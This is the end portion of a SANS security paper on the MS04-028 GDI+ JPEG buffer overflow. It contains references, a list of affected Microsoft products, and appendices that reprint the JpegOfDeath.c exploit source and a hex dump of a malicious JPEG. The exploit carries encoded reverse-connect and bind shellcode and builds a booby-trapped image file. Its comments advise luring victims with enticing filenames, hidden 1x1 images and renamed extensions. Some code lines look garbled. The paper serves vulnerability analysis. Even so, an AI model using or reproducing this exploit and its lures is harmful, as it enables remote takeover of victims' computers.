Edwards, M.J. "Snort Rules to Detect JPEG GDI+ Exploits." 23 Sep. 2004. 31 Dec. 2004 <<http://www.windowssitpro.com/Articles/Index.cfm?ArticleID=44019&feed=rss&subj=WindowsSecurity>>.

Kozoil, Jack et al. Shellcoder's Handbook: Discovering and Exploiting Security Holes. Indianapolis: Wiley Publishing, Inc., 2004.

"Microsoft Windows JPEG Component Buffer Overflow." 16 Sep. 2004. United States Computer Emergency Readiness Team. 16 Oct. 2004 <<http://www.us-cert.gov/cas/techalerts/TA04-260A.html>>.

© SANS Institute 2005, Author retains full rights.

Works Cited

"Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)." 14 Sep. 2004. Microsoft TechNet. 15 Sep. 2004 <<http://www.microsoft.com/technet/security/bulletin/ms04-028.msp>>.

Debaggis, Nick. "Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow." 14 Sep. 2004. 27 Sep. 2004 <<http://marc.theaimsgroup.com/?1=bugtraq&m=109524346729948&w=2>>.

Edwards, M.J. "Snort Rules to Detect JPEG GDI+ Exploits." 23 Sep. 2004. 31 Dec. 2004 <<http://www.windowsitpro.com/Articles/Index.cfm?ArticleID=44019&feed=rss&subj=WindowsSecurity>>.

Erikson, Jon. Hacking: The Art of Exploitation. 1st ed. San Francisco: No Starch Press, 2003.

"Information Technology - Digital Compression and Coding of Continuous-Tone Still Images - Requirements and Guidelines." Sep. 1992. ITU-T . 09 Nov. 2004 <<http://www.w3.org/Graphics/JPEG/itu-t81.pdf>>.

Intel. IA-32 Intel Architecture Software Developer's Manual volume 1: Basic Architecture. Denver: Intel, 2004.

Joint Photographic Experts Group. "About Our Committee." Joint Photographic Experts Group. 16 Oct. 2004 <<http://www.JPEG.org/committee.html>>.

Joint Photographic Experts Group. "Problems in Microsoft's JPEG Decoding." Joint Photographic Experts Group. 16 Oct. 2004 <<http://www.JPEG.org/newsrel10.html>>.

Kozoil, Jack et al. Shellcoder's Handbook: Discovering and Exploiting Security Holes. Indianapolis: Wiley Publishing, Inc., 2004.

"Microsoft Windows JPEG Component Buffer Overflow." 16 Sep. 2004. United States Computer Emergency Readiness Team. 16 Oct. 2004 <<http://www.us-cert.gov/cas/techalerts/TA04-260A.html>>.

"Processes and Memory Organization." 25 Aug. 2004. Research Systems, Inc.. 26 Oct. 2004 <<http://www.rsinc.com/services/techtip.asp?ttid=3514>>.

"Windows JPEG GDI+ Heap Overflow Remote Exploit (MS04-028)." 25 Sep. 2004. K-OTIK Security. 16 Oct. 2004 <<http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php>>.

© SANS Institute 2005, Author retains full rights.

Appendix A

Affected Microsoft Products

- Microsoft Office XP Service Pack 3
- Microsoft Office XP Service Pack 2
- Microsoft Office XP Software:
 - Outlook 2002
 - Word 2002
 - Excel 2002
 - PowerPoint 2002
 - FrontPage 2002
 - Publisher 2002
- Microsoft Office 2003
- Microsoft Office 2003 Software:
 - Outlook 2003
 - Word 2003
 - Excel 2003
 - PowerPoint 2003
 - FrontPage 2003
 - Publisher 2003
 - InfoPath 2003
 - OneNote 2003
- Microsoft Project 2002 Service Pack 1 (all versions)
- Microsoft Project 2003 (all versions)
- Microsoft Visio 2002 Service Pack 2 (all versions)
- Microsoft Visio 2003 (all versions)
- Microsoft Visual Studio .NET 2002
- Microsoft Visual Studio .NET 2002 Software:
 - Visual Basic .NET Standard 2002
 - Visual C# .NET Standard 2002

- Visual C++ .NET Standard 2002
- Microsoft Visual Studio .NET 2003
- Microsoft Visual Studio .NET 2003 Software:
 - Visual Basic .NET Standard 2003
 - Visual C# .NET Standard 2003
 - Visual C++ .NET Standard 2003
 - Visual J# .NET Standard 2003
- The Microsoft .NET Framework version 1.0 SDK Service Pack 2
- Microsoft Picture It! 2002 (all versions)
- Microsoft Greetings 2002
- Microsoft Picture It! version 7.0 (all versions)
- Microsoft Digital Image Pro version 7.0
- Microsoft Picture It! version 9 (all versions, including Picture It! Library)
- Microsoft Digital Image Pro version 9
- Microsoft Digital Image Suite version 9
- Microsoft Producer for Microsoft Office PowerPoint (all versions)
- Microsoft Platform SDK Redistributable: GDI+
- Internet Explorer 6 Service Pack 1
- The Microsoft .NET Framework version 1.0 Service Pack 2
- The Microsoft .NET Framework version 1.1

Appendix B

```
// CAN-2004-0200
```

```

/*****
*
* GDI+ JPEG Remote Exploit
* By John Bissell A.K.A. HighTimes
*
* Exploit Name:
* =====
* JpegOfDeath.c v0.5
*
* Date Exploit Released:
* =====
* Sep, 23, 2004
*
* Description:
* =====
* Exploit based on FoToZ exploit but kicks the exploit up
* a notch by making it have reverse connectback as well as
* bind features that will work with all NT based OS's.
* WinNT, WinXP, Win2K, Win2003, etc... Thank you FoToz for
* helping get a grip on the situation. I actually had got
* bind JPEG exploit working earlier but I could only
* trigger from OllyDbg due to the heap dynamically changing...
*
* If anyone who uses this exploit has used my recent AIM
* remote exploit then you will have a good idea already of how
* to use this exploit correctly.
*
* Through my limited testing I have found on a unpatched
* XP SP1 system that if you click the exploit JPEG file
* in Windows Explorer then you will be hacked. I know there
* are more attack points you can take advantage of if you
* look for them.. So say someone goes on any web browser
* and they decide to save your JPEG and then later open it
* in explorer.exe then they will be attacked.. or maybe they
* got a email that has a good filename attachment title to
* it like "daisey fuentes porn pic.jpg" well then they
* want to see it so they save it to there harddrive and open
* the pic in explorer.exe and game over. You just have to
* test and get creative. The reason this is version 0.5 is
* because I know rundll32.exe is MAJORALLY exploitable and I know
* that would make this exploit far more powerful if I
* figured that part out.. I have already exploited it
* personally myself but I need to run some more tests to
* make things final for everyone... On another side note
* for the people out there who think you can only be affected
* through viewing or downloading a JPEG attachment.. you're
* dead wrong.. All the attacker has to do is simply change
* image extension from .jpg to .bmp or .tif or whatever
* and stupid Windows will still treat the file as a JPEG :-p...
* Also the fact is this vulnerability is exploitable
* without the victim clicking a link... For instance you
* send them the image with a 1,1 width,height and then'

```

```

* they can't see it in Outlook Express, so there like
* man this image has a cool name so I'll try to open the
* attachment, then there FUCKED... Well ok they have to
* click in a round-about-way.. but I'm sure if you're
* creative enough with all those MS features you can figure
* something out ;-)
```

* I'll most likely be putting out another version of this
* exploit (more dangerous) once more testing has been done. So
* I encourage everyone out there to download SP2, patch your
* Windows systems, etc... Of course this won't be a
* cure all solution :-/

* Note:
* =====
* If someone wants to take advantage of the bind mode of
* attack in this exploit you will need to set up a script
* on a web server to check everyone who downloads the
* JPEG exploit file and then connect back to them on the
* port you wanted to use with the bind attack... One of
* the reasons I decided to keep the bind shell code option
* in here is because sometimes as you people know a
* firewall will be more restrictive on outbound connections
* and there are times where a bind attack will do just right
* if the reverse connect attack won't work... On ANOTHER
* note you can also rename your JPEG file extension to
* something like a .bmp or .tif and dumb Windows program's
* (most of them) won't give give a shit and try to load the
* JPEG anyways... You can easily trick unsuspecting people
* this way.. which is pretty much everyone.. right??

* Greetings:
* =====
* FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
* Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
* Nick Fitzgerald, Adam Nance (where are you?),
* Santa Barbara, Jenna Jameson, John Kerry, solo,
* Computer Security Industry, Rom Hackers, My chihuahuas
* (Rocky, Sailor, and Penny)...

* Disclaimer:
* =====
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED
WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF
USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

* Look out for a better version of this exploit in a few days.. perhaps...

```

*****/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

/* Exploit Data... */

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"

```

```
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
```

```
char header1[] =
```

```
"\xFF\xD8\xff\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xff\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xff\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xff\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";
```

```
char setNops1[] =
```

```
"\xE8\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";
```

```
char setNops2[] =
```

```
"\x3E\xE8\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";
```

```
char header2[] =
```

```
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xff\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
```



```

"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x2 \x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

```

```
/* Code... */
```

```

unsigned char xor_data(unsigned char byte)
{
    return(byte ^ 0x92);
}

```



```

switch (argv[i][1]) {
case 'r':
    /* reverse connect */
    strncpy(ip_addr, argv[i+1], 20);
    attack_mode = 1;
    break;
case 'b':
    /* bind */
    attack_mode = 2;
    break;
case 'p':
    /* port */
    port = atoi(argv[i+1]);
    break;
}
}

strncpy(JPEG_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");

if( !fout ) {
    printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
    return(EXIT_FAILURE);
}

/* initialize the socket library */
if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
    printf("Error: Winsock didn't initialize!\n");
    exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;
if (attack_mode == 1) {
    /* reverse connect attack */
    reverse_shellcode[184] = (char) 0x90;
    reverse_shellcode[185] = (char) 0x92;
    reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
    reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

    p1 = strchr(ip_addr, '.');
    strncpy(str_num, ip_addr, p1 - ip_addr);
    raw_num = atoi(str_num);
    reverse_shellcode[179] = xor_data((char)raw_num);

    p2 = strchr(p1+1, '.');
    strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
    raw_num = atoi(str_num);
    reverse_shellcode[180] = xor_data((char)raw_num);

    p1 = strchr(p2+1, '.');

```

```

    strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
    raw_num = atoi(str_num);
    reverse_shellcode[181] = xor_data((char)raw_num);

    p2 = strrchr(ip_addr, '.');
    strncpy(str_num, p2+1, 5);
    raw_num = atoi(str_num);
    reverse_shellcode[182] = xor_data((char)raw_num);
}
if (attack_mode == 2) {
    /* bind attack */
    bind_shellcode[204] = (char) 0x90;
    bind_shellcode[205] = (char) 0x92;
    bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
    bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}

/* build the exploit JPEG */
j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

for(i = 0; i < sizeof(header1) - 1; i++)
    fputc(header1[i], fout);
for(i=0;i<sizeof(setNOPs1)-1;i++)
    fputc(setNOPs1[i], fout);
for(i=0;i<sizeof(header2)-1;i++)
    fputc(header2[i], fout);
for( i = j; i < 0x63c; i++)
    fputc(0x90, fout);
    j = i;
if (attack_mode == 1) {
    for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
        fputc(reverse_shellcode[i], fout);
}
else if (attack_mode == 2) {
    for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
        fputc(bind_shellcode[i], fout);
}
for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
    fputc(0x90, fout);
for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
    fputc(setNOPs2[j], fout);

fprintf(fout, "\xFF xD9");
fcloseall();
WSACleanup();
printf(" Exploit JPEG file %s has been generated!\n", JPEG_filename);
return(EXIT_SUCCESS);
}

```

Appendix C

Malicious JPEG file – test3-8888.jpg

FFD8	FFE0	0010	4A46	4946	0001	0200	0064	0064	0000	FFEC	0011	4475	636B	7900
0100	0400	0000	0A00	00FF	EE00	0E41	646F	6265	0064	C000	0000	01FF	FE00	0100
1410	1019	1219	2717	1727	32EB	0F26	32DC	B1E7	7026	2E3E	3535	3535	353E	E800
0000	005B	8D8B	0005	0000	83C3	12C6	0390	433B	D975	F844	4444	4444	4444	4444
4444	4444	0115	1919	201C	2026	1818	2636	2620	2636	4436	2B2B	3644	4444	4235
4244	4444	4444	4444	4444	4444	4444	4444	4444	4444	4444	4444	4444	4444	4444
4444	4444	4444	4444	44FF	C000	1108	0359	022B	0301	2200	0211	0103	1101	FFC4
00A2	0000	0203	0101	0000	0000	0000	0000	0000	0003	0401	0205	0006	0101	0101
0100	0000	0000	0000	0000	0000	0001	0002	0310	0002	0102	0405	0203	0604	0502
0601	0501	0102	0300	1121	3112	0441	5122	1305	6132	7181	4291	A1C1	5223	14B1
D162	15F0	E172	3306	8224	F192	4353	3416	A2D2	6383	4454	2511	0002	0103	0204
0308	0300	0203	0100	0000	0001	1121	3102	4112	F051	6171	8191	A1B1	D1E1	F122
3242	52C1	6213	7292	D203	2382	FFDA	000C	0301	0002	1103	1100	3F00	0F90	FF00
BCDA	B336	12C3	D4AD	C6DC	452F	B297	B89D	CB63	FD26	D4C6	D770	A419	2450	CA46
2BFC	EB3B	C7C9	A54A	8F69	26DF	6D72	4A9E	276B	3EE6	9286	2485	04DB	EDA9	648E
6B63	6719	1AA5	E7B8	283D	09AB	5D5F	16F7	8CED	494C	F501	E6E5	D51C	49AB	1071
A636	9B93	2461	000F	61EC	34A7	9C23	F496	C6E6	AFB7	8076	EF93	F0AA	288A	6BE0
18C0	A49B	7E90	3903	C290	DC43	3191	6291	8623	3535	A280	4DFA	7231	079D	0370
A893	244F	8951	835E	A42E	7AC0	7DA9	8A10	6164	07FA	88C6	8926	DA0F	20BD	B916
D2A8	E891	3F1A	E2BA	F0BE	74AB	1DC4	4415	1A8A	9CC7	2A6B	A333	B71E	8847	69A9
6468	26C1	970B	D686	8B1B	29C6	87E4	C7FD	CC53	11A5	9C62	6AE5	4037	6189	F6B2
9C2A	7CFD	056A	305F	5202	EB72	BF7D	744C	23B9	8FD8	7867	5459	6447	C575	2118
D5E3	58E1	7263	BF6D	BDCB	CA82	65E7	DB09	544F	0D95	8676	E3F2	A048	8255	D7A6
CEA7	AADC	6AF1	A98E	E035	C1CA	A1D4	93D2	D639	953C	6B46	60AC	C13B	60C9	7084
8EA1	9A9A	2001	94CA	0891	53DC	01B1	B512	3711	C6C1	ACF1	11D4	9C6B	3E69	76F0
